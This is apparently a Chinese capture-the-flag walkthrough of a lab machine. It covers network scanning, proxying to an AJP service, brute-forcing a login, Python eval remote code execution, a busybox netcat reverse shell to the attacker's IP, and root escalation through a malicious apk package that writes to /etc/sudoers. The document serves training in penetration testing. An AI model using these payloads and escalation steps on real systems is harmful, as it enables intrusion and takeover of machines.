

哈哈,整个活,补些wp
一、信息收集与服务探测
1. 主机发现
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.205.1   00:50:56:c0:00:08       VMware, Inc.
192.168.205.2   00:50:56:fc:94:2f       VMware, Inc.
192.168.205.190 08:00:27:b0:70:3d       PCS Systemtechnik GmbH
192.168.205.254 00:50:56:fb:d6:c6       VMware, Inc.

4 responded
扫描结果显示,IP 地址为 192.168.205.190
2. 端口与服务扫描
确定目标 IP 后,使用 nmap 对其进行全端口扫描,以发现所有开放的 TCP 端口及其上运行的服务。
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ nmap -p- 192.168.205.190
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 09:01 EDT
Nmap scan report for 192.168.205.190
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8010/tcp open  xmpp
结果显示目标开放了三个端口:
- 22/tcp: SSH 服务,通常用于远程登录。
- 80/tcp: HTTP 服务,即标准 Web 服务。
- 8010/tcp: nmap 初步识别为 xmpp,但需要进一步确认。
二、Web 探索与 AJP 代理
1. 初探 80 端口
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 192.168.205.190
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
使用 gobuster 进行目录爆破也未发现任何有价值的路径
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ gobuster dir -u http://192.168.205.190 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,zip -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.205.190
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
2.8010 端口与 AJP
情况有点不对,看看8010是什么服务
PORT     STATE SERVICE VERSION
8010/tcp open  xmpp?
| fingerprint-strings:
|   GenericLines:
|_    ajpy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8010-TCP:V=7.95%I=7%D=7/16%Time=6877A304%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,8,"\x124\0\x04ajpy");
MAC Address: 08:00:27:B0:70:3D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
搜索了一下

通过搜索,我们了解到 8010 端口很可能运行着 AJP (Apache JServ Protocol) 服务。
Tip
什么是 AJP?
AJP 是一个二进制协议,设计用于反向代理服务器(如 Apache HTTP Server)与后端的应用服务器(如 Apache Tomcat)之间进行通信。它比 HTTP 更高效,因为它在设计上减少了网络开销。我们不能像访问普通网页一样直接通过浏览器访问 AJP 服务。
为了与 AJP 服务交互,我们需要设置一个本地代理。这里我们使用 Apache httpd 服务器的 mod_proxy_ajp 模块,将我们本地的 8000 端口收到的 HTTP 请求转发到目标的 8010 端口。
代理配置步骤:
-
启用 Apache 的相关代理模块:
sudo apt-get install apache2
sudo a2enmod proxy
sudo a2enmod proxy_http
sudo a2enmod proxy_ajp
-
创建一个新的 Apache 站点配置文件
/etc/apache2/sites-available/ajp-proxy.conf:Listen 8000 <VirtualHost *:8000> ProxyPass / ajp://192.168.205.190:8010/ ProxyPassReverse / ajp://192.168.205.190:8010/ </VirtualHost>
-
启用该站点并重启 Apache 服务:
sudo a2ensite ajp-proxy.conf
sudo systemctl restart apache2

配置完成后,访问我们自己机器的 http://127.0.0.1:8000 (或 http://192.168.205.128:8000) 就相当于在访问目标 192.168.205.190:8010 上的 Web 应用了。
三、漏洞利用与初始访问
代理设置成功后,我们再次对代理后的地址进行目录爆破。
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ gobuster dir -u http://192.168.205.128:8000 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,zip -t 64
===============================================================
/login                (Status: 200) [Size: 21]
/test                 (Status: 200) [Size: 12]
/backdoor             (Status: 200) [Size: 9]
=============================================================== 这次我们发现了三个路径:/login, /test, /backdoor。
1. 登录页面爆破
经过测试发现,/login 路径接受一个 password 参数,并提示密码长度为 5。
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/login?password=test'
Password length is 5
这暗示我们需要爆破一个长度为 5 的密码。然而,直接使用常规字典爆破会遇到问题,因为后端对特殊字符的长度计算方式可能与我们预想的不同。正确的做法是对字典中的每一个密码进行 URL 编码。
-
从
rockyou.txt中筛选出所有长度为 5 的密码:grep -x '^.\{5\}$' /usr/share/wordlists/rockyou.txt > 5z.txt
-
使用 Python 对筛选后的字典进行 URL 编码:
python3 -c 'import sys, urllib.parse; [print(urllib.parse.quote(line.strip())) for line in sys.stdin]' < 5z.txt > 5z_u.txt
-
使用
ffuf和编码后的字典进行爆破,并过滤掉返回内容为空的响应 (--fs 0):┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp] └─$ ffuf -u "http://192.168.205.128:8000/login?password=FUZZ" -w 5z_u.txt --fs 0 ... %21%40%23%24%25 [Status: 200, Size: 25, Words: 1, Lines: 1, Duration: 2ms] ...
我们找到了一个有效的密码 %21%40%23%24%25,它解码后是 !@#$%。
2. 后门与远程代码执行(RCE)
用找到的密码访问登录页面,返回了一个新的路径:
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/login?password=%21%40%23%24%25'
/backdoooooooooooooooooor
访问这个 /backdoooooooooooooooooor 路径,并尝试传入 cmd 参数执行命令。
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/backdoooooooooooooooooor?cmd=id'
<built-in function id>
返回结果 <built-in function id> 表明后端很可能使用了 Python 的 eval() 或类似函数来执行代码,并且没有导入 os 模块。为了执行系统命令,我们需要先导入 os 模块。
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ curl 'http://192.168.205.128:8000/backdoooooooooooooooooor?cmd=__import__("os").popen("whoami").read()'
welcome
成功执行命令!我们当前的用户是 welcome。
3. 反弹 Shell
为了获得一个更稳定的交互式 Shell,我们利用这个 RCE 漏洞反弹一个 Shell 到我们的攻击机上。目标系统上存在 busybox,它集成了 nc (netcat) 工具。
- 在攻击机(Kali)上监听 8888 端口:
nc -lvnp 8888- 通过 URL 发送反弹 Shell 的 payload(注意
+在 URL 中会被视为空格,这里是busybox多功能二进制文件的用法):
curl 'http://192.168.205.128:8000/backdoooooooooooooooooor?cmd=__import__("os").popen("busybox+nc+192.168.205.128+8888+-e+/bin/bash").read()'攻击机成功接收到连接,我们获得了 welcome 用户的 Shell。
4. 稳定 Shell 并获取用户 Flag
为了更好的交互体验,我们将这个简陋的 Shell 升级为功能齐全的 TTY。
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
在 welcome 用户的家目录下,我们找到了第一个 flag。
localhost:~$ ls -al
...
-rw-r--r--    1 root     welcome         39 Jul 14 15:11 user.txt
localhost:~$ cat user.txt
flag{5a80870310e5a3bc10c00ef6d20a3cac}
四、权限提升
我们的目标是 root 权限,因此需要进行提权。
1. 提权至 superuser
在枚举系统时,发现一个只监听在本地 127.0.0.1:5000 的可疑服务。
localhost:~$ netstat -lntup
...
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
...
localhost:~$ busybox nc 127.0.0.1 5000
Welcome to SignatureChain CTF over TCP!
Type 'view', 'submit', 'hint', or 'exit'
> view
[
  {
    "index": 1,
    "sender": "system",
    "recipient": "alice",
    "amount": 100,
    "signature": "14ed219616014b683ae66d1ec2e098c84ff09695b33fff0a7652505e260be0aa",
    "note": "1"
  },
  {
    "index": 2,
    "sender": "alice",
    "recipient": "bob",
    "amount": 50,
    "signature": "08188ce485e280ba7d8c614a776a478d75ac2e985a535d1d126117ceb59ac952",
    "note": "2"
  }
]
> hint
[Hint 1] Use 'view' to inspect part of the blockchain.
[Hint 2] The signature is just sha256(sender->recipient:amount).
[Hint 3] Try forging a valid signature with this knowledge.
[Hint 4] What if admin sent you 999 coins?- 使用
view查看区块链的一部分。 - 签名就是
sha256(sender->recipient:amount)。 - 试着用这些知识伪造一个有效的签名。
- 如果管理员给你发送了 999 枚硬币呢?
连接该服务后,发现是一个基于区块链签名的 CTF 挑战。
get不到,扒拉一下其他地方
localhost:~$ cd /opt/
localhost:/opt$ ls -al
total 16
drwxr-xr-x    4 root     root          4096 Jul 13 14:43 .
drwxr-xr-x   21 root     root          4096 Jul 13 18:06 ..
drwx--x--x    4 root     root          4096 Jul  9 16:53 containerd
drwxr-xr-x    2 root     root          4096 Jul 14 15:13 server
localhost:/opt$ cd server/
localhost:/opt/server$ ls -al
total 16
drwxr-xr-x    2 root     root          4096 Jul 14 15:13 .
drwxr-xr-x    4 root     root          4096 Jul 13 14:43 ..
-rw-r--r--    1 root     root            98 Jul 13 16:27 Dockerfile
-rw-r--r--    1 root     root          3667 Jul 13 16:21 server.py
localhost:/opt/server$ cat server.py
import socket
import threading
import json
import hashlib

FLAG = "flag{superuser/f124cf868d5e3fa5a7de39f80a2f9a0e}"

# ... 此处省略大量代码 ...
有捷径,哈哈哈
代码中硬编码了一个 flag:flag{superuser/f124cf868d5e3fa5a7de39f80a2f9a0e}。根据 flag 的格式,我们可以推断出存在一个名为 superuser 的用户,其密码可能是 f124cf868d5e3fa5a7de39f80a2f9a0e。
使用此凭据切换用户成功。
localhost:/opt/server$ cd /home/
localhost:/home$ su superuser
Password:
/home $ id
uid=1001(superuser) gid=1001(superuser) groups=300(abuild),1001(superuser)
2. 提权至 root
成为 superuser 后,检查 sudo 权限。
/home $ sudo -l
User superuser may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/apk
这是一个关键突破口!我们可以无需密码以 root 权限运行 apk 命令。apk 是 Alpine Linux 的包管理器。我们可以创建一个包含恶意安装后脚本的自定义 .apk 包,然后用 sudo apk 来安装它。该脚本将以 root 权限执行。
提权步骤:
- 创建恶意包工作目录和文件
APKBUILD:定义包名、版本等元信息。pwn.post-install:安装后要执行的脚本。我们可以在这里写入提权命令。
# 创建工作目录
mkdir /tmp/malicious-pkg
cd /tmp/malicious-pkg

cat << 'EOF' > APKBUILD
pkgname=pwn
pkgver=1.0.0
pkgrel=0
pkgdesc="pwn"
arch="noarch"
license="GPL"
install="pwn.post-install"
package() {
    mkdir -p "$pkgdir"
}
EOF

# 写入恶意安装后脚本 (例如:给予 superuser 完全的 sudo 权限)
cat << 'EOF' > pwn.post-install
#!/bin/bash
echo 'superuser ALL=(ALL:ALL) NOPASSWD: ALL' >> /etc/sudoers
EOF- 生成签名密钥并构建包
abuild工具需要签名密钥来构建包。
# 生成密钥对
abuild-keygen -a
# 构建包
abuild checksum
abuild -r- 安装恶意包并提权
使用sudo apk add并加上--allow-untrusted选项来安装我们自己构建的未签名包。
sudo apk add --allow-untrusted /home/superuser/packages/tmp/x86_64/pwn-1.0.0-r0.apk 安装过程中,pwn.post-install 脚本会被 root 执行,superuser 用户现在拥有了无密码执行任何 sudo 命令的权限。
localhost:/tmp/malicious-pkg$ sudo -l
User superuser may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/apk
(ALL : ALL) NOPASSWD: ALL-
获取 Root Shell
localhost:/tmp/malicious-pkg$ sudo su
/tmp/malicious-pkg # id
uid=0(root) gid=0(root) groups=0(root),...
最后,在 root 的家目录下找到最终的 flag。
/tmp/malicious-pkg # cat /root/root.txt
flag{bd941f8fb8a7b5b1c34bd71a349d6d04}